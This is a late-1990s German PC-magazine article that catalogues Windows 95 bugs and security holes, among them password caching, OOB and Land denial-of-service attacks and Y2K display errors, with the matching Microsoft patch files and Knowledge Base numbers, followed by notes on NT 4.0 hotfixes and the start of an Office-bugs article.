Wenn Sie die sogenannten Win32-Systeme, also Windows 95, 98 oder NT, von der CD installiert haben, ist Ihr System noch lange nicht auf dem neuesten Stand: Für alle Win32-Systeme gibt es eine große Menge an Updates und Bugfixes, die in Form von Service Packs und Zwischen-Releases erhältlich sind. Welche Fehler diese Nachbesserungen beseitigen, erfahren Sie hier.

Der folgende Beitrag beschreibt bekannte Fehler in der Originalversion von Windows 95 und führt die Dateien auf, mit denen die Fehler behoben werden. Fehler, die neuere Windows-95-Versionen betreffen, sind jeweils ausgezeichnet.

Viele Patches haben wir der Knowledge Base von Microsoft entnommen. Wie Sie diese Datenbank nutzen, steht in der Textbox „So finden Sie die angegebenen Dateien" unten. Die entsprechenden Artikelnummern finden Sie im Info-Hinweis am Ende jeder Fehlerbeschreibung.

Sicherheit

Unsichere Paßwörter

Paßwörter werden unter Windows verschlüsselt abgelegt. Sie sind somit im Klartext nicht lesbar. Crack-Programme überwinden diese Hürde. Beim Paßwortschutz gibt es folgendes Problem: Melden Sie sich an einer Windows-95-Workstation mit einem Netzwerk-Paßwort an, so wird dieses unverschlüsselt im Speicher gehalten. Verlassen Sie nun den PC, ohne sich abzumelden oder einen paßwortgeschützen Bildschirmschoner zu verwenden, kann das Paßwort ausgelesen werden.

Für dieses Problem gibt es zwar eine Lösung, allerdings ist es hier wichtig, welche Version von Windows Sie einsetzen, denn jede Lösung benötigt eine andere Datei. Für das originale Windows 95 oder das OEM SR 1 benötigen Sie die Datei *secupd.exe*, für OEM SR 2 und 2.1 *secupd2.exe*. Falls Sie den Client für Novell benutzen (Microsoft Client for NetWare Networks), ist außerdem das Update für den NetWare Redirector *nwredup4.exe* erforderlich.

Q165402

Paßwörter – noch mehr Probleme

Bei der Paßwortdatei der Originalversion von Windows 95 sowie beim OEM SR1 gibt es gleich zwei Probleme: Zum einen existieren Programme, mit denen die verschlüsselte Paßwortdatei von Windows 95 entschlüsselt werden kann. Zum anderen führt die Verwendung zweier ähnlicher Benutzernamen dazu, daß die zum ersten Namen gehörende Paßwortdatei zerstört wird.

Die Ähnlichkeit der Namen muß dabei sehr groß sein: Die ersten acht Zeichen des Benutzernamens müssen übereinstimmen. Das erste Problem hingegen ist schwerwiegender, denn der Paßwortmechanismus von Windows ist ohnehin kein besonders sicherer Schutz vor unbefugtem Eindringen in den Rechner.

Beide Probleme löst die Datei *mspwlupd.exe*. Sie sollten sich aber auch nach der Anwendung dieses Updates nicht darauf verlassen, daß Ihre Paßwörter sicher sind. Einige Informationen über die vielfältigen Möglichkeiten, in einen Windows-Rechner einzubrechen, finden Sie auf der Web-Site

`www.insecure.org`

Diese Site enthält ein Entschlüsselungsprogramm, mit dem auch die neuen Paßwortdateien geknackt werden können.

Q132807

Office-Bug

Die Originalversion von Windows 95 enthält einen Fehler in den OLE-Bibliotheken, der interessante Nebenwirkungen für Spione hat: Er bewirkt, daß die Programme der Office-Familie wie Word oder Excel innerhalb der eigenen Datendateien auch Teile von zuvor auf der Festplatte gelöschten Daten enthalten. Mit anderen Worten: Wenn Sie eine Datei löschen und Word dann später den Bereich der gelöschten Datei auf der Festplatte für eine Textdatei in An-

SO FINDEN SIE DIE ANGEGEBENEN DATEIEN

Im Laufe dieses Beitrags werden eine ganze Reihe von Dateien genannt, deren Installation die geschilderten Probleme beseitigen. Alle genannten Dateien finden Sie auf der Heft-CD sowie auf dem Web-Server von Microsoft kostenlos zum Download – man muß sie nur finden.

Zu diesem Zweck gehen Sie auf die Homepage von Microsoft

`www.microsoft.com`

und klicken dort auf die Schaltfläche *Suchen*. Daraufhin erscheint ein Formular, in dem Sie in einem Textkasten Suchbegriffe eingeben können. Geben Sie dort einfach den Namen der gewünschten Datei sowie das Wort *Download* ein. Das Suchresultat enthält dann einen Verweis auf die FTP-Site, von der Sie die gewünschte Datei laden.

Ebenso finden Sie Hintergrundinformationen: Zu jedem der geschilderten Probleme ist im Beitrag eine Artikel-Nummer angegeben. Dies ist die „Adresse", unter der ein Hintergrundbeitrag auf der Web-Site von Microsoft steht. Um diesen Hintergrundbeitrag zu finden, gehen Sie ebenfalls auf die Suchseite und geben dort die Bezeichnung des Artikels an. Als Suchbereich wählen Sie die *Knowledge Base* aus – dies ist der Bereich, in dem alle Hintergrundbeiträge einsortiert sind. DIe Knowlegde Base ist immer ein guter Start bei der Fehlersuche.



spruch nimmt, so landen Teile dieser Daten auch im Word-Dokument. Diese Daten stören zwar bei der Arbeit mit Word nicht und sind auch von Word aus nicht zu sehen, sie sind aber für jedermann zugänglich, der ein anderes Programm verwendet, wie zum Beispiel Notepad. Das gilt auch dann, wenn Sie solche Dateien weitergeben. In diesem Fall verteilen Sie unbewußt Ihre Daten an den Empfänger der Word-Datei. Um dieses Problem zu beseitigen, benötigen Sie die Datei *oleupd.exe*.
Q139432


Netzwerke

Dial-Up-Netzwerkverbindungen

Mit dem Dial-Up Networking 1.3 gibt es eine Zusammenfassung aus den alten Dial-Up-Werkzeugen sowie den ISDN-Tools. Die Version 1.3 enthält unter anderem erweiterte Unterstützung für interne ISDN-Karten, Unterstützung für Multi-Link bei ISDN und Modemverbindungen sowie Support für PPTP (Point to Point Tunneling Protocol).

Unter Multi-Link versteht man die Möglichkeit, mehrere Kanäle gleichzeitig für die Netzwerkverbindung zu verwenden. Im Fall von ISDN-Verbindungen können Sie damit beispielsweise beide ISDN-Kanäle gleichzeitig einsetzen und dadurch einen Durchsatz von etwa 128 Kbps (Kilobit pro Sekunde) erreichen. Bei einer Modemverbindung können Sie zwei Modems parallel für die gleiche Verbindung verwenden und dadurch Ihren Datendurchsatz erhöhen. Natürlich muß die Gegenstelle das Multi-Link-Protokoll ebenfalls unterstützen.

Mit PPTP bauen Sie eine verschlüsselte Netzwerkverbindung über ein öffentliches Netz, etwa das Internet, auf. Im Normalfall werden IP-Pakete unverschlüsselt über das Netz gesendet. Jedermann mit der entsprechenden Ausrüstung kann an geeigneter Stelle mithören: zum Beispiel Ihr Provider oder der Provider der Site, mit der Sie die Verbindung aufgebaut haben. Bei PPTP werden die IP-Pakete verschlüsselt, so daß das Abhorchen erschwert wird. Aber Vorsicht:




DIE WINDOWS-VERSIONSNUMMER steht in den Eigenschaften von *Arbeitsplatz*. Sie ist wichtig für die Updates.

Sicher ist PPTP keineswegs. Das Dial-Up-Networking-Update finden Sie auf Microsofts Web-Site

`www.microsoft.com`

unter *Produkte/Windows* sowie im Bereich *Free Downloads*.
Q154091



DIE DATEI-MANAGER von Windows 95 und NT zeigen Datums- und Zeitangaben ab dem Jahr 2000 nicht korrekt an.

Server nicht erreichbar

Wenn Sie das Dial-Up Networking verwenden, aber vom Server keine Antwort erhalten, sondern statt dessen die Meldung

```
No domain server was available to
validate your logon
```

sehen, benötigen Sie eine neue Version der RAS-DLL (Remote Access Service). Das gilt auch dann, wenn Sie nach der Anmeldung Teile der Ressourcen auf dem fernen Server verwenden können: Das sind nur die Ressourcen, die für jedermann freigegeben wurden.

Das Problem hat seine Ursache im RAS-Dienst, der Ihren PC nicht korrekt beim Server anmeldet. Für die Windows-95-Originalversion sowie für das SR1 benötigen Sie zur Beseitigung dieses Problems die Datei *rasupd.exe*, für das OEM SR2 die Datei *ras2upd.exe*.

Q154434

TCP/IP-Netzwerke

Netzwerk lahmgelegt

Der Windows 95 TCP/IP Stack ist empfindlich für sogenannte Out-Of-Band-Datenpakete (OOB). Im Normalfall treten solche Pakete nicht auf. Sie stammen von einem böswilligen Absender und dienen dazu, einen Rechner von außen zum Stillstand zu bringen. Unter Windows äußert sich ein solcher Angriff mit der Meldung:

```
Fatal exception 0E at 0028:
➥<address> in
➥VxD MSTCP(01) + 000041AE.
This was called from 0028:
➥<address> in
➥VxD NDIS(01) + 00000D7C.
```

Nachdem diese Meldung erschienen ist, kann der PC keine weiteren Netzwerkpakete mehr empfangen, bis der Rechner neu gestartet wird. Die Netzwerkfunktionalität von Windows läßt sich also mit einem OOB-Angriff effektiv ausschalten. Als Bugfix bietet Microsoft die Datei *vtcpupd.exe*. Diese enthält Ersatz für die Systemdateien *vtcp.386* und *vnbt.-386*. Haben Sie diese beiden Dateien installiert, sollte ihr Rechner nicht länger gegen OOB-Angriffe anfällig sein.

Q168747

Das Ping-Problem

Nicht-Windows-Systeme können Sie mit dem Ping-Werkzeug von Windows 95 (Originalversion) abschießen: Das ist möglich, weil dieses Werkzeug sich nicht an die für Ping vorgesehenen Regeln hält.

Ping wird in erster Linie zum Aufspüren von Netzwerkproblemen benötigt. Sie prüfen damit unter anderem die Verläßlichkeit einer Verbindung und untersuchen, ob ein gegebener Server momentan erreichbar ist. Bei dieser Untersuchung kann der Server stehenbleiben. Die Datei *pingupd.exe* beseitigt das Problem.

Q162542

Rechner verlangsamt

Mit einer sogenannten Land Attack kann ein Angreifer Ihren Rechner erheblich verlangsamen. Dazu ist es nur notwendig, daß Ihr PC über eine TCP/IP-Netzwerkverbindung erreichbar ist. Eine solche besteht zum Beispiel, während Sie im Internet surfen.

Bei einer Land Attack sendet der Angreifer Pakete an Ihren Rechner, in denen die IP-Adressen und Ports gefälscht wurden: Für den empfangenden PC sehen diese Pakete so aus, als hätte er sie selber generiert und damit gerechnet, sie auch selbst zu verarbeiten. Daraus ergibt sich, daß der angegriffene PC versucht, mit sich selbst Kontakt aufzunehmen, um die eingegangenen Pakete zu bearbeiten. Das kostet unnötig Rechenzeit und hat zur Folge, daß andere Aufgaben vom PC wesentlich langsamer erledigt werden.

Dieses Problem beheben Sie mit der Datei *vtcpup20.exe*. Allerdings wird dieses Update von Microsoft nicht empfohlen: Statt dessen heißt es, man möge doch besser zu Windows 98 greifen.

Q177539

Kein Anschluß unter dieser Nummer

Wenn Sie unter der Originalversion von Windows 95 oder dem SR1 mehrere Netzwerkkarten in Ihrem Rechner verwenden, zum Beispiel eine normale Netzwerkkarte für das LAN und eine

DAS ENTHÄLT DAS SERVICE PACK 1 FÜR WINDOWS 95

Das Windows 95 Service Pack 1 ist eine Sammlung aus Updates mit beseitigten Fehlern und neuen Komponenten mit erweiterter Funktionalität. Die folgenden Punkte werden mit dem Service Pack behandelt:


- Update für Exchange,
- Internet Explorer 2 (sehr veraltet),
- NetWare Service Update,
- Treiber für Infrarotgeräte,
- Dial-Up Networking Update,
- Viewer für Word-Dateien,
- Installations-Tools für Administratoren,
- Tools zur Verwaltung von NT-Servern von einer Windows-95-Workstation aus,
- Drucker/Dateifreigabe-Update,
- Netzwerk-Client-Software,
- OLE Update,
- Shell Update.

Einige der Komponenten im Service Pack 1, zum Beispiel der Internet Explorer 2, sind mittlerweile veraltet und sollten nicht mehr verwendet werden.

Fehler in der Benutzeroberfläche sowie Netzwerk- und RAS-Probleme lösen Sie am besten, indem Sie eine aktuelle Version des Internet Explorer und der RAS-Komponente installieren. Beim Internet Explorer steht momentan die Version 4.01 zum Download bereit. Allerdings ist der IE 4 nicht gerade ein Muster an Stabilität. Wesentlich besser verhält es sich da mit der Betaversion des Internet Explorer 5. Hier handelt es sich zwar noch um Software, die sich offiziell noch im Betastadium befindet, allerdings erweckt die Beta des IE 5 einen wesentlich besseren Eindruck als die fertige Version des IE 4.

Das Windows 95 Service Pack 1 finden Sie unter

```
www.microsoft.com/windows/
➥software/servpak1/sphome.htm
```



LINUX-RECHNER sind als Server in Windows-Netzen heute überall zu finden. Bei den Dateinamen ist Vorsicht angebracht.

ISDN-Karte für Internet Dial-Up, so kann es passieren, daß Internet-Adressen nicht korrekt aufgelöst werden. Anders ausgedrückt: Sie erhalten keine Verbindungen über die Dial-Up-Leitung.

Schuld daran ist eine Beschränkung im originalen TCP/IP-Stack von Windows 95. Dieser unterstützt nämlich kein Multihoming. Unter einem Multihomed Host versteht man einen Rechner, der über mehrere IP-Adressen erreichbar ist.

Unter dem OEM SR2 ist dieses Problem bereits bereinigt. Für die Originalversion von Windows 95 und das SR1 benötigen Sie die Datei *wsockupd.exe*.

Q169035

Datenverluste

Unix im Windows-Netz

Wenn Sie in Ihrem Netzwerk auch Unix-Server verwenden, werden diese mit Sicherheit den Samba-Server einsetzen. Diese Software erlaubt es einem Unix-Rechner, Ressourcen innerhalb eines Windows-Netzes freizugeben. Doch unter Unix gelten andere Regeln bei der Vergabe von Dateinamen als unter Windows. Zum Beispiel ist *c:*.** ein unter Unix durchaus zulässiger Dateiname.

Legt nun ein Anwender auf dem Unix-Rechner eine solche Datei an und gibt diese im Netz frei, so erscheint sie auf den Windows-Clients im Explorer. Wenn Sie versuchen, die Datei zu löschen, räumt Windows statt dessen Ihr komplettes *C*-Verzeichnis leer. Ähnlich unangenehm ist es, wenn der Unix-Server Dateien enthält, die ein Fragezeichen oder einen Stern im Namen haben: Beim Versuch, die Datei *A*.** zu löschen, eliminieren Sie statt dessen lokale Dateien, die mit dem Buchstaben *A* anfangen.

Um dieses Problem der originalen Windows-Version zu beseitigen, benötigen Sie die Datei *vredrupd.exe*.

Q140558

Sockets kosten Speicher

Bei einem Programm, das Windows-Sockets verwendet, führt ein Fehler im originalen Windows-Kernel dazu, daß allmählich der komplette Arbeitsspeicher aufgebraucht wird. Zu wenig Speicher ist aber für viele Programme ein Umstand, der leicht zum Absturz und damit zu Datenverlust führen kann. Sie sollten ein solches Problem also auf jeden Fall beseitigen.

Dazu müssen Sie wissen, ob eines Ihrer Programme die Sockets verwendet. Die Sockets stellen die Software-Schicht dar, die Anwendungsprogramme für die Netzwerkkommunikation nutzen. Viele bekannte Netzwerk-Programme verwenden beispielsweise die Windows-Sockets. Grundsätzlich gilt: Immer dann, wenn Sie Programme einsetzen, die Daten über das Netzwerk transportieren, können Sie davon ausgehen, daß Sockets benutzt werden.

Das Kernel Update finden Sie unter dem Dateinamen *krnlupd.exe*.

Q148336

DOS-Modus zerstört Daten

Wenn Sie Ihr originales Windows-95-System mit dem Befehl *Computer im MS-DOS Modus starten* in den MS-DOS Modus versetzen, kann es passieren, daß Ihre Festplatten den Anschein erwecken, kaputte Daten zu enthalten. Gleiches gilt für Programme, die für den DOS-Modus konfiguriert sind. Wenn Sie eine große Festplatte mit mehreren Partitionen verwenden, so erscheinen die Daten der ersten Partition (dies ist normalerweise das Laufwerk *C*) auch auf den anderen Partitionen (wie Laufwerk *D* oder *E*).

Normalerweise würde man in einem solchen Fall ScanDisk oder CheckDisk laufen lassen. Das sollten Sie aber besser bleiben lassen: Der Versuch, die vermeintlich defekte Festplatte zu reparieren, führt nämlich zu tatsächlichem Datenverlust auf der primären Partition.

Unter den folgenden Umständen tritt dieser Fehler auf:

- Ihre Festplatte muß größer als 504 MByte sein, und es muß sich um eine Enhanced-IDE-Festplatte handeln.
- Die Festplatte wird über LBA (Logical Block Addressing) adressiert.
- Die Festplatte wurde mit der Windows-95-Version von *fdisk* in mehrere Partitionen aufgeteilt.
- Das BIOS muß die Interrupt-13-Erweiterungen für Festplattenzugriffe unterstützen.


Um dieses Problem zu beheben, benötigen Sie die Datei *dsktsupd.exe*.

Q148821

Rechenungenauigkeiten

Wenn Sie unter der originalen Windows-95-Version mit installiertem Plus!-Paket Anwendungen einsetzen, die Fließkommazahlen verwenden (das trifft vor allem für Programme im Geschäftsbereich zu), sollten Sie auf das Plus!-Paket besser verzichten oder es zumindest updaten. Andernfalls müssen Sie mit Rundungsfehlern rechnen.

Eine der betroffenen Anwendungen ist beispielsweise Borland Paradox: Hier ändert das Konvertieren einer Zeichenkette in eine Fließkommazahl den



EINE PRAKTISCHE SAMMLUNG an Download-Links finden Sie auf dieser Web-Site.

Wert dieser Zahl. Kleine Veränderungen können aber sehr schnell dramatische Auswirkungen haben, bis hin zu völlig falschen Ergebnissen.

Aus unerfindlichen Gründen tritt dieser Fehler dann auf, wenn der Microsoft-System-Agent (*sage*) aus dem Plus!-Paket installiert ist und betrieben wird. Wenn der System-Agent zwar installiert ist, aber nicht läuft, macht sich das Problem nicht bemerkbar.

Um den Fehler zu beseitigen, benötigen Sie die Datei *plusupd1.exe*.

Q140479

Fehlerhafte ODBC-Treiber

ODBC-Treiber (Open Database Connectivity) dienen dazu, Datenbankzugriffe transparenter zu gestalten. Das Abfragen von Daten soll damit von der Datenquelle (der tatsächlichen Datenbank) unabhängig werden. Wenn Sie in Ihrer Anwendung die folgende Fehlermeldung

```
General Error - Failed to
get the expression service
```

angezeigt bekommen, verwendet diese Anwendung einen fehlerhaften ODBC-Treiber von Microsoft. Dieser Fehler tritt dann auf, wenn die Anwendung sich mehrfach mit dem ODBC-Server (der Datenbank) verbindet und diese Verbindung wieder trennt. Dieser Fehler beruht darauf, daß die verwendeten RPC-Bibliotheken (Remote Procedure Calls) der Originalversion von Windows 95 eine ganze Reihe von Problemen haben. Die Fehlermeldung bei der Verwendung von ODBC ist nur eine der möglichen Äußerungsformen.

Die Datei *rpcrtupd.exe* löst dieses Problem. Allerdings sagt Microsoft offiziell, daß diese Fehlerbehandlung nicht vollständig getestet ist. Als offizielles Workaround wird die Installation von Windows 98 empfohlen, dort sollen die geschilderten Probleme behoben sein.

Q154496

WELCHE VERSIONEN VON WINDOWS 95 GIBT ES?

Von Windows 95 existiert nicht nur eine Version. Statt dessen gibt es fünf mit teilweise unterschiedlichem Funktionsumfang:

- das Windows-95-Original
- und die Windows-95-OEM-Service-Releases (OEM SR) mit den Nummern 1, 2, 2.1 und 2.5.

Welche Windows-Version auf Ihrem Rechner installiert ist, hängt in erster Linie davon ab, wann und wie Sie Ihr Windows 95 erhalten haben. So ist zum Beispiel das OEM Sevice Release 2 ausschließlich mit Rechnern erhältlich gewesen, die mit einem vorinstallierten Windows verkauft werden.

Sie identifizieren Ihre Windows-Version etwa durch einen Blick auf die Eigenschaften von *Arbeitsplatz*. Sie können auch für jede einzelne Datei prüfen, von welcher Windows-Version sie stammt. Dazu klicken Sie mit der rechten Maustaste auf die Datei und wählen aus dem Kontextmenü den Befehl *Eigenschaften*. Ein Teil der Eigenschaften ist die Versionsnummer der Datei. Für die verschiedenen Windows-Versionen lauten die Versionsnummern:

Windows-Versionen im Überblick

Windows-Version	Versionsnummer
Windows 95 Original	4.00.950, Datum: 11.7.95
OEM SR1	4.00.950, Datum 31.12.95
OEM SR2	4.00.1111
OEM SR2.1	4.03.1212 bis 4.03.1214
OEM SR2.5	4.03.1214

Zusätzlich zu diesen Versionen gibt es noch zahlreiche Updates für einzelne Komponenten und Dateien. Diese sind meist durch eine größere Versionsnummer in der Datei gekennzeichnet. Leider fehlt eine Übersicht über diese Updates. Falls Sie das Gefühl haben, eine Komponente verhält sich nicht richtig, bleibt kein anderer Weg, als die Knowledge Base zu konsultieren und nach einem Update zu suchen.

Viele Updates sind im Service Pack 1 zusammengefaßt. Es enthält einige der in diesem Beitrag angesprochenen Pakete. Sie erhalten das Service Pack 1 auf dem Microsoft Web-Server unter der Rubrik *Free Downloads*.

Eines der Werkzeuge aus dem Service Pack 1 ist das Update Information Tool. Mit diesem Werkzeug können Sie herausfinden, welche der Komponenten aus dem Service Pack 1 installiert sind. Das Werkzeug befindet sich nach der Installation des Service Pack 1 im *Start*-Menü unter dem Eintrag *Zubehör/Systemwerkzeuge*.



SICHERHEITSLÖCHER in Windows sind keine Seltenheit. Abhilfe schafft `www.microsoft.com/security`.

Defekte Benutzerelemente

Große Teile von Windows bestehen aus DLLs (Dynamic Link Libraries). Diese Dateien enthalten Programmcode, den mehrere Programme nützen können und auch nutzen. So verwenden beispielsweise alle Programme unter Windows die Datei *user.dll*, um mit den darin enthaltenen Funktionen ihre Programmoberflächen zu gestalten. Von diesen DLLs gibt es immer mehrere Versionen.

In der Theorie sollten neue Versionen abwärtskompatibel sein (das ist insbesondere für System-DLLs wichtig). In der Praxis ist das aber leider nicht so. Besonders die DLL, die die Common Controls (Elemente zur Oberflächengestaltung) enthält, bereitet arge Probleme. Dies ist vermutlich darauf zurückzuführen, daß Microsoft im Rahmen der Weiterentwicklung des Internet Explorer zum Teil wesentliche Änderungen und Erweiterungen an dieser DLL vorgenommen hat, denn auch der Internet Explorer bezieht seine Kontrollelemente aus dieser DLL. Das schadet zwar im Normalfall nicht. Da aber viele Betaversionen verschiedener Microsoft-Produkte im Umlauf sind, gibt es vermutlich eine ganze Reihe von Versionen der Common-Control-DLL, die nicht richtig funktionieren. Ob dies bei Ihnen der Fall ist, können Sie unter anderem an den Eigenschaften-Dialogen, zum Beispiel von Dateien, erkennen.

Wenn bei Ihrer originalen Windows-95-Version oder beim SR1 der Text auf den Reitern in diesen Dialogen nicht richtig lesbar ist, haben Sie eine defekte DLL erworben. Abhilfe schaffen Sie

- indem Sie entweder eine aktuelle Version des Internet Explorer installieren, denn dieser enthält die richtige Version der DLL.
- Oder Sie verwenden die Datei *com32upd.exe*. Diese Variante ist sicherer, denn zumindest der Internet Explorer 4 bringt eine ganze Reihe neuer Ärgernisse mit sich.

Q165487



Jahr 2000

Wenn Sie unter Windows 95 den Datei-Manager und nicht den Explorer einsetzen, sind Sie ein Opfer des sogenannten Y2K-Problems (Year 2000): Der Datei-Manager kommt mit Daten jenseits des 01.01.2000 nicht klar und zeigt in Dateien mit solchen Datumsangaben falsche Daten an. Die Datei *w95filup.exe* schafft Abhilfe.

Übrigens haben auch das *date*- und das *dir*-Kommando ein paar kleinere Probleme mit dem Jahr 2000: Dafür gibt es ein Update mit der Datei *win95y2k.exe*.

Q172707

Internet Explorer

Ein Quell an Problemen ist der Internet Explorer. Ähnlich wie beim Netscape-Browser tauchen auch bei ihm praktisch wöchentlich neue Probleme auf. Anders als bei den bisher geschilderten Fehlern handelt es sich immer um Sicherheitslöcher, die es Fremden ermöglichen, auf Daten des lokalen Rechners zuzugreifen. Es ist also weniger ein Datenverlust als vielmehr die unerwünschte Datenvervielfältigung zu befürchten.

Zu den Sicherheitslöchern gehören Fehler in der Java Virtual Machine, in JavaScript aber auch bei DHTML. Als Lösung bietet es sich an, immer nur die neueste Version des Browsers einzusetzen. Wer die großvolumigen Downloads nicht durchführen möchte, sollte einen kleineren Browser wie zum Beispiel Opera einsetzen. Dieser hat zwar weniger Probleme als seine größeren Konkurrenten, allerdings nicht so viele Features: Einige Web-Seiten kann er nicht vollständig anzeigen.

Internet-Explorer-Anwender sollten sich die neue Version 5.0 genauer ansehen: Die aktuelle Betaversion verhält sich überraschend stabil und leidet unter weniger Sicherheitslöchern als sein Vorgänger.

Fazit

In diesem Beitrag haben Sie einen Überblick über Bugs in Windows und ihre Beseitigung erhalten: Jeder Fehler läßt sich natürlich nicht auflisten, dazu sind es zu viele. Um immer auf dem neuesten Stand zu bleiben, sollten Sie regelmäßig die einschlägigen Web-Sites (natürlich auch Microsofts) besuchen und nach neuen Mitteln gegen alte Fehler Ausschau halten.

Es wäre wünschenswert, wenn Microsoft auch für Windows 95/98 einen Service-Pack-Mechanismus wie bei NT einführen würde. Doch selbst mit einer einfachen Liste der zur Verfügung stehenden Ausbesserungen wäre schon viel gewonnen. Leider sieht es zur Zeit nicht so aus, als würde Microsoft so etwas planen. BM

Alle angegebenen Dateien finden Sie auf der Heft-CD.

WINDOWS NT – BESSERER SUPPORT


Bei NT 4.0 ist die Sache mit den Updates prinzipiell zwar etwas übersichtlicher als bei Windows 95/98, aber leider wird die verzögerte Auslieferung des Service Pack 4 immer mehr zum Problem. Generell werden bei NT hin und wieder Updates und Fehlerbeseitigungen zur Verfügung gestellt. Diese wurden aber schon bei der ersten Version von NT innerhalb kurzer Zeit in Form von Service Packs zusammengefaßt: Hatte man das neueste Service Pack installiert, war das System (weitgehend) auf dem neuesten Stand.

Auch bei NT 4 war dies nicht anders – bis zum Service Pack 3. Zwar existieren mittlerweile knapp 30 Hotfixes (Fehlerbeseitigungen), aber die seit langem versprochene Auslieferung des Service Pack 4 wird immer wieder verschoben. So müssen die Anwender mit den Hotfixes vorliebnehmen. Die Schwierigkeit dabei: Es kommt auf die richtige Reihenfolge beim Installieren an. Angesichts der Anzahl an Fixes ist das nicht nur eine komplizierte, sondern auch eine sehr zeitaufwendige Aufgabe.

Informationen über den Inhalt des Service Pack 3 finden Sie unter der Artikel-ID *Q152841*. Die verfügbaren Hotfixes, die nach dem Service Pack 3 erschienen sind, finden Sie auf dem FTP-Server von Microsoft unter

```
ftp://ftp.microsoft.com/bussys/
➥winnt/winnt-public/fixes/ger/
➥nt40/hotfixes-postSP3.
```

Wer NT-Server betreibt, sollte immer die US-Versionen (auch die der Service Packs) einsetzen. Diese sind eher als die lokalisierten Versionen verfügbar, und besonders die Hotfixes werden zuerst für die amerikanischen Versionen zur Verfügung gestellt.





Bugs in MS Office

Käfer im Büro

Falsche Berechnungen, umständliches Handling oder das **Jahr-2000-Problem** treten in Office auf. Behandeln Sie Word, Excel, PowerPoint und Access mit dem richtigen Heilmittel: Bugfixes.

INGO BÖHME

Daß eine neue Version – egal ob von Microsoft, Corel oder Netscape – mit vielen Fehlern ausgeliefert wird, gehört mittlerweile zum Alltag aller PC-Benutzer. Zu kurz sind die Entwicklungszyklen, zu komplex die Megaprogramme und Alleskönner. Besonders heftig eingeschlichen hat sich der Fehlerteufel in die Office-Pakete von Microsoft. Während die mittlerweile betagte 95er Version noch mit wenigen Patches auskam, gibt es für Office 97 bereits das zweite Service Release (SR2). Schon das erste Service Release (SR1) behob mehr Fehler, als in Office 95 enthalten waren.

Auch das Service Release 2 hat es in sich, jedoch anders, als Microsoft es sich vorgestellt hatte: Mitte September kam die amerikanische Version des SR2 erstmals ins Web. Doch schon nach wenigen Stunden häuften sich die Beschwerden von Anwendern, die mit der 23 MByte großen Datei massive Probleme bei der Installation hatten. So sah sich Microsoft gezwungen, die Fehlerbereinigung wieder zu entfernen und auf unbestimmte Zeit zu vertagen.

In diesem Beitrag zeigen wir Ihnen einige der offensichtlichen Bugs in Word, Excel und Konsorten. Die meisten Fehler sind leicht reproduzierbar. Da das SR2 bei Redaktionsschluß noch nicht vorlag, müssen wir in der Tabelle „Bugs und Lösungen" auf S. 77 auf Microsoft vertrauen, daß das Patch die entsprechenden Fehler bereinigt – testen konnten wir das nicht. Dann gibt es noch Fehler, die von Anfang an in den jeweiligen Programmen vorhanden sind. Hieran läßt sich nichts ändern. Allerdings ist es wichtig, diese Bugs zu kennen. PC Magazin zeigt Ihnen diese Fehler, damit Sie nicht stundenlang fassungslos vor falschen Ergebnissen sitzen und umsonst auf Fehlersuche gehen.

Office 97: Keine Muster beim HP LaserJet Color

